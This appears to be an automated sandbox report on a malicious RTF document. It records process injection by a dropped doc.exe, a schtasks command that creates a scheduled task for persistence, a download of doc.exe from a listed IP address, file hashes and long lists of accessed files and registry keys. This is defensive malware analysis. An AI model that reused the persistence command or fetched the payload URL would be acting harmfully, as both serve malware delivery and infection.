Modify Memory	#8: c:\users\keecfmwgj\appdata\roaming\doc.exe	0xcc8	0x414000(4276224)	0x4a00	✓	1
Modify Memory	#8: c:\users\keecfmwgj\appdata\roaming\doc.exe	0xcc8	0x419000(4296704)	0x600	✓	1
Modify Memory	#8: c:\users\keecfmwgj\appdata\roaming\doc.exe	0xcc8	0x54f000(5566464)	0x2e00	✓	1
Modify Memory	#8: c:\users\keecfmwgj\appdata\roaming\doc.exe	0xcc8	0x552000(5578752)	0x1000	✓	1
Modify Memory	#8: c:\users\keecfmwgj\appdata\roaming\doc.exe	0xcc8	0x553000(5582848)	0x200	✓	1
Modify Memory	#8: c:\users\keecfmwgj\appdata\roaming\doc.exe	0xcc8	0x7efde008(2130567176)	0x4	✓	1
Modify Control Flow	#8: c:\users\keecfmwgj\appdata\roaming\doc.exe	0xcc8 / 0xf2c		-	✓	1

Host Behavior

Type	Count
Mutex	10
COM	1
System	121
-	7
Module	5
File	4

Process #14: schtasks.exe

ID	14
File Name	c:\windows\syswow64\schtasks.exe
Command Line	"C:\Windows\System32\schtasks.exe" /Create /TN "Updates\maBdogbw" /XML "C:\Users\kEecfMwgj\AppData\Local\Temp\tmp6BEF.tmp"
Initial Working Directory	C:\Users\kEecfMwgj\Desktop\
Monitor Start Time	Start Time: 289056, Reason: Child Process
Unmonitor End Time	End Time: 294281, Reason: Terminated
Monitor duration	5.22s
Return Code	0
PID	1972
Parent PID	3472
Bitness	32 Bit

Host Behavior

Type	Count
System	2
Module	7
COM	1
File	11

Process #15: doc.exe

ID	15
File Name	c:\users\keecfmwgj\appdata\roaming\doc.exe
Command Line	"C:\Users\kEecfMwgj\AppData\Roaming\doc.exe"
Initial Working Directory	C:\Users\kEecfMwgj\Desktop\
Monitor Start Time	Start Time: 289854, Reason: Child Process
Unmonitor End Time	End Time: 295491, Reason: Terminated by Timeout
Monitor duration	5.64s
Return Code	Unknown
PID	1416
Parent PID	3472
Bitness	32 Bit

Injection Information (9)

Injection Type	Source Process	Source / Target TID	Address / Name	Size	Success	Count
Modify Memory	#10: c:\users\keecfmwgj\appdata\roaming\doc.exe	0xd18	0x400000(4194304)	0x400	✓	1
Modify Memory	#10: c:\users\keecfmwgj\appdata\roaming\doc.exe	0xd18	0x401000(4198400)	0x13000	✓	1
Modify Memory	#10: c:\users\keecfmwgj\appdata\roaming\doc.exe	0xd18	0x414000(4276224)	0x4a00	✓	1
Modify Memory	#10: c:\users\keecfmwgj\appdata\roaming\doc.exe	0xd18	0x419000(4296704)	0x600	✓	1
Modify Memory	#10: c:\users\keecfmwgj\appdata\roaming\doc.exe	0xd18	0x54f000(5566464)	0x2e00	✓	1
Modify Memory	#10: c:\users\keecfmwgj\appdata\roaming\doc.exe	0xd18	0x552000(5578752)	0x1000	✓	1
Modify Memory	#10: c:\users\keecfmwgj\appdata\roaming\doc.exe	0xd18	0x553000(5582848)	0x200	✓	1
Modify Memory	#10: c:\users\keecfmwgj\appdata\roaming\doc.exe	0xd18	0x7efde008(2130567176)	0x4	✓	1
Modify Control Flow	#10: c:\users\keecfmwgj\appdata\roaming\doc.exe	0xd18 / 0x518		-	✓	1

Host Behavior

Type	Count
Mutex	6
COM	1
System	122
-	7
Module	19
File	4
Registry	3

ARTIFACTS

File

SHA256	File Names	Category	File Size	MIME Type	Operations	Verdict
7b5572ae246bcd3f6ee0375e1e7a8c8d4287dae4ca1803d72ae427d8ecc93a32	C:\Users\kEecfMwgj\Desktop\7b5572ae246bcd3f6ee0375e1e7a8c8d4287dae4ca1803d72ae427d8ecc93a32.rtf	Sample File	535.81 KB	text/rtf	-	MALICIOUS
7cc901ac4336504f4c3789ccdcfbd8aef984ded60c89648bf4f372ed8a80c98a	c:\users\keecfmwgj\desktop\~wrd0000.tmp, c:\users\keecfmwgj\desktop\7b5572ae246bcd3f6ee0375e1e7a8c8d4287dae4ca1803d72ae427d8ecc93a32.rtf	Dropped File	393.60 KB	text/rtf	-	MALICIOUS
30fab10aa23c7dbb0b66b3b0491582f2bb6930e7bce11a078c3093ae4b40dc7e	C:\Users\kEecfMwgj\AppData\Roaming\doc.exe, C:\Users\kEecfMwgj\AppData\Roaming\maBdogbw.exe	Downloaded File	622.50 KB	application/vnd.microsoft.portable-executable	Access, Write, Read, Create	MALICIOUS
3b3e99d32e8913d3bdc94907f3fc39d08a8396b9aa15d982b55024327f598b92	abdtfhghgeghDh.ScT	Embedded File	167.39 KB	text/x-wsf	-	MALICIOUS
cd5af7ad412ac22e95345129207ede77e3352bedcce19b870051579ef26add7b	C:\Users\kEecfMwgj\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	Modified File	13.51 KB	application/octet-stream	Access, Write, Read, Create	CLEAN
df4b879010d6b7c2126e8993328ea642983061fbc5f264e0aa0971eb695fe586	c:\users\keecfmwgj\appdata\local\microsoft\windows\temporary internet files\content.word\~wrs{585e37b0-76b3-4e28-85d2-c19844bc5f60}.tmp	Dropped File	45.55 KB	application/octet-stream	-	CLEAN
c20b7fa4b6e27ce20c20654df94ca60d34023abe6d4f6390f25fcaf1f4ca653d	c:\users\keecfmwgj\appdata\local\microsoft\office\otele\{d60d99f1-3a70-4d9d-bd27-d5d18917048f} (0) - 3392 - winword.exe - otele.dat	Dropped File	339 bytes	application/octet-stream	-	CLEAN
4379f7709d784376e742037386f5f9148d9dc3d5762ddc4cca5439ee010b5740	C:\Users\kEecfMwgj\AppData\Local\Temp\tmp6BEF.tmp, C:\Users\kEecfMwgj\AppData\Local\Temp\tmp6692.tmp	Dropped File	1.60 KB	text/xml	Access, Write, Delete, Create	CLEAN
f2d352e6c698a4196eae9664f328deda2eb5299ee91338a3560971da2fbf92af	olelink_2	Embedded File	2.50 KB	application/CDFV2	-	CLEAN
44deae4627fee3c44f54d5bd10477ec2e17f4c08135f08e2417832e36d10d037	unknown_3	Embedded File	12.01 KB	application/octet-stream	-	CLEAN
531752507bb3431e4c37d5942ae4f1f8d61f53bd40fc5f0256bf96a440545f4f	olelink_1	Embedded File	5.50 KB	application/CDFV2	-	CLEAN

Filename

File Name	Category	Operations	Verdict
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	Accessed File	Access	CLEAN
C:\Users\kEecfMwgj\Desktop\%SystemRoot%\system32\WindowsPowerShell\v1.0\	Accessed File	Access	CLEAN
C:\Windows\system32	Accessed File	Access	CLEAN
C:\Windows	Accessed File	Access	CLEAN
C:\Windows\System32\Wbem	Accessed File	Access	CLEAN
C:\Windows\System32\WindowsPowerShell\v1.0\	Accessed File	Access	CLEAN
C:\Program Files (x86)\Microsoft Office\root\Client	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Modules.psd1	Accessed File	Access	CLEAN

File Name	Category	Operations	Verdict
C:\Program Files\WindowsPowerShell\Modules\Modules.psm1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Modules.cdxml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Modules.xaml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Modules.ni.dll	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Modules.dll	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PackageManagement	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	Accessed File	Access	CLEAN
C:\Users\kEecfMwgj\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	Modified File	Access, Write, Read, Create	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\PackageManagement.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\PackageManagement.psm1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\PackageManagement.cdxml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\PackageManagement.xaml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\PackageManagement.ni.dll	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\PackageManagement.dll	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\PowerShellGet.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\PowerShellGet.psm1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\PowerShellGet.cdxml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\PowerShellGet.xaml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\PowerShellGet.ni.dll	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\PowerShellGet.dll	Accessed File	Access	CLEAN
C:\Users\kEecfMwgj\Documents\WindowsPowerShell\Modules	Accessed File	Access	CLEAN
C:\Program Files (x86)\WindowsPowerShell\Modules	Accessed File	Access	CLEAN
C:\Program Files (x86)\WindowsPowerShell\Modules\Modules.psd1	Accessed File	Access	CLEAN
C:\Program Files (x86)\WindowsPowerShell\Modules\Modules.psm1	Accessed File	Access	CLEAN
C:\Program Files (x86)\WindowsPowerShell\Modules\Modules.cdxml	Accessed File	Access	CLEAN

File Name	Category	Operations	Verdict
C:\Program Files (x86)\WindowsPowerShell\Modules\Modules.xaml	Accessed File	Access	CLEAN
C:\Program Files (x86)\WindowsPowerShell\Modules\Modules.ni.dll	Accessed File	Access	CLEAN
C:\Program Files (x86)\WindowsPowerShell\Modules\Modules.dll	Accessed File	Access	CLEAN
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement	Accessed File	Access	CLEAN
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet	Accessed File	Access	CLEAN
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	Accessed File	Access, Read	CLEAN
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\PackageManagement.psd1	Accessed File	Access	CLEAN
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\PackageManagement.psm1	Accessed File	Access	CLEAN
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\PackageManagement.cdxml	Accessed File	Access	CLEAN
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\PackageManagement.xaml	Accessed File	Access	CLEAN
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\PackageManagement.ni.dll	Accessed File	Access	CLEAN
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\PackageManagement.dll	Accessed File	Access	CLEAN
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	Accessed File	Access, Read	CLEAN
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\en-US\PowerShellGet.psd1	Accessed File	Access	CLEAN
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\en\PowerShellGet.psd1	Accessed File	Access	CLEAN
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	Accessed File	Access, Read	CLEAN
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSGet.Format.ps1xml	Accessed File	Access	CLEAN
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSGet.Resource.psd1	Accessed File	Access	CLEAN
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSGetModuleInfo.xml	Accessed File	Access	CLEAN
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\PowerShellGet.psd1	Accessed File	Access	CLEAN
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\PowerShellGet.psm1	Accessed File	Access	CLEAN
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\PowerShellGet.cdxml	Accessed File	Access	CLEAN
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\PowerShellGet.xaml	Accessed File	Access	CLEAN
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\PowerShellGet.ni.dll	Accessed File	Access	CLEAN

File Name	Category	Operations	Verdict
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\PowerShellGet.dll	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Modules.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Modules.psm1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Modules.cdxml	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Modules.xaml	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Modules.ni.dll	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Modules.dll	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\BitsTransfer	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\CimCmdlets	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\ISE	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\TroubleshootingPack	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	Accessed File	Access, Read	CLEAN

File Name	Category	Operations	Verdict
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics\Microsoft.PowerShell.Diagnostics.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\TroubleshootingPack\TroubleshootingPack.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\PSWorkflow\PSWorkflow.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\Microsoft.PowerShell.ODataUtils.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\PSWorkflowUtility\PSWorkflowUtility.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics\PSDiagnostics.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\NetworkSwitchManager\NetworkSwitchManager.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\PSDesiredStateConfiguration.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management\Microsoft.WSMan.Management.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\Microsoft.PowerShell.Archive.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security\Microsoft.PowerShell.Security.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	Accessed File	Access, Read	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob\PSScheduledJob.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.LocalAccounts\1.0.0.0\Microsoft.PowerShell.LocalAccounts.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\ISE\ISE.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host\Microsoft.PowerShell.Host.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\en-US\Microsoft.PowerShell.Utility.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\en\Microsoft.PowerShell.Utility.psd1	Accessed File	Access	CLEAN

File Name	Category	Operations	Verdict
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\PSGetModuleInfo.xml	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Commands.Utility.dll	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Commands.Utility.dll\Microsoft.PowerShell.Commands.Utility.dll	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Commands.Utility	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Commands.Utility\Microsoft.PowerShell.Commands.Utility.dll	Accessed File	Access	CLEAN
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Commands.Utility	Accessed File	Access	CLEAN
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Commands.Utility\Microsoft.PowerShell.Commands.Utility.dll	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Commands.Utility	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Commands.Utility\Microsoft.PowerShell.Commands.Utility.dll	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	Accessed File	Access, Read	CLEAN
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	Accessed File	Access, Read	CLEAN
C:\Windows\Microsoft.NET\Framework\v4.0.30319\config\machine.config	Accessed File	Access	CLEAN
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	Accessed File	Access	CLEAN
C:\Users\kEecfMwgj\AppData\Roaming\doc.exe	Downloaded File	Access, Write, Read, Create	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\en-US\Microsoft.PowerShell.Management.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\en\Microsoft.PowerShell.Management.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\PSGetModuleInfo.xml	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Commands.Management.dll	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Commands.Management.dll\Microsoft.PowerShell.Commands.Management.dll	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Commands.Management	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Commands.Management\Microsoft.PowerShell.Commands.Management.dll	Accessed File	Access	CLEAN

File Name	Category	Operations	Verdict
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Commands.Management	Accessed File	Access	CLEAN
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Commands.Management\Microsoft.PowerShell.Commands.Management.dll	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Commands.Management	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Commands.Management\Microsoft.PowerShell.Commands.Management.dll	Accessed File	Access	CLEAN
C:\Users\kEecfMwgj\Desktop	Accessed File	Access	CLEAN
C:\Users\kEecfMwgj\AppData\Roaming\doc.exe.config	Accessed File	Access	CLEAN
C:\Users\kEecfMwgj\AppData\Roaming\maBdogbw.exe	Downloaded File	Access, Write, Create	CLEAN
C:\Users\kEecfMwgj\AppData\Local\Temp\tmp6692.tmp	Dropped File	Access, Write, Delete, Create	CLEAN
C:\Users\kEecfMwgj\AppData\Local\Temp\tmp6BEF.tmp	Dropped File	Access, Write, Delete, Create	CLEAN
C:\Windows\SysWOW64\schtasks.exe	Accessed File	Access	CLEAN
C:\Program Files\Microsoft DN1	Accessed File	Access, Create	CLEAN

URL

URL	Category	IP Address	Country	HTTP Methods	Verdict
http://13.92.100.208/doc/doc.exe	-	13.92.100.208	-	GET	MALICIOUS

IP

IP Address	Domains	Country	Protocols	Verdict
13.92.100.208	-	United States	HTTP, TCP	MALICIOUS

Registry

Registry Key	Operations	Parent Process Name	Verdict
HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging	access	powershell.exe	CLEAN
HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session Manager\Environment	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session Manager\Environment__PSLockdownPolicy	access, read	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\PowerShell\3\PowerShellEngine	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\PowerShell\3\PowerShellEngine\ApplicationBase	access, read	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\InstallationType	access, read	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\v4.0.30319	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\v4.0.30319\HWRPortReuseOnSocketBind	access, read	powershell.exe	CLEAN

Registry Key	Operations	Parent Process Name	Verdict
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\v4.0.30319\System.Net.ServicePointManager.UseHttpPipeliningAndBufferPooling	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\v4.0.30319\UseHttpPipeliningAndBufferPooling	access, read	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\v4.0.30319\System.Net.ServicePointManager.UseSafeSynchronousClose	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\v4.0.30319\UseSafeSynchronousClose	access, read	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\v4.0.30319\System.Net.ServicePointManager.UseStrictRfcInterimResponseHandling	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\v4.0.30319\UseStrictRfcInterimResponseHandling	access, read	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\v4.0.30319\System.Uri.AllowDangerousUnicodeDecompositions	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\v4.0.30319\AllowDangerousUnicodeDecompositions	access, read	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\v4.0.30319\System.Uri.UseStrictIPv6AddressParsing	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\v4.0.30319\UseStrictIPv6AddressParsing	access, read	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\v4.0.30319\System.Uri.AllowAllUriEncodingExpansion	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\v4.0.30319\AllowAllUriEncodingExpansion	access, read	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\v4.0.30319\SchUseStrongCrypto	access, read	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\v4.0.30319\System.Net.ServicePointManager.SchSendAuxRecord	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\v4.0.30319\SchSendAuxRecord	access, read	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\v4.0.30319\SystemDefaultTlsVersions	access, read	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\v4.0.30319\System.Net.ServicePointManager.RequireCertificateEKUs	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\v4.0.30319\RequireCertificateEKUs	access, read	powershell.exe	CLEAN
HKEY_CURRENT_USER	access	powershell.exe	CLEAN
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Connections	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Connections	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\CurrentVersion\Internet Settings	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\LegacyWPADSupport	access, read	powershell.exe	CLEAN
HKEY_PERFORMANCE_DATA	access	powershell.exe, doc.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\AppContext	access	doc.exe	CLEAN
HKEY_LOCAL_MACHINE	access	doc.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\.NETFramework	access	doc.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\.NETFramework\DbgJITDebugLaunchSetting	access, read	doc.exe	CLEAN

Registry Key	Operations	Parent Process Name	Verdict
HKEY_LOCAL_MACHINE\Software\Microsoft\.NETFramework\DbgManagedDebugger	access, read	doc.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings	access, create	doc.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\MaxConnectionsPer1_0Server	access, write	doc.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\MaxConnectionsPerServer	access, write	doc.exe	CLEAN

Process

Process Name	Commandline	Verdict
doc.exe	"C:\Users\kEecfMwgj\AppData\Roaming\doc.exe"	MALICIOUS
doc.exe	"C:\Users\kEecfMwgj\AppData\Roaming\doc.exe"	MALICIOUS
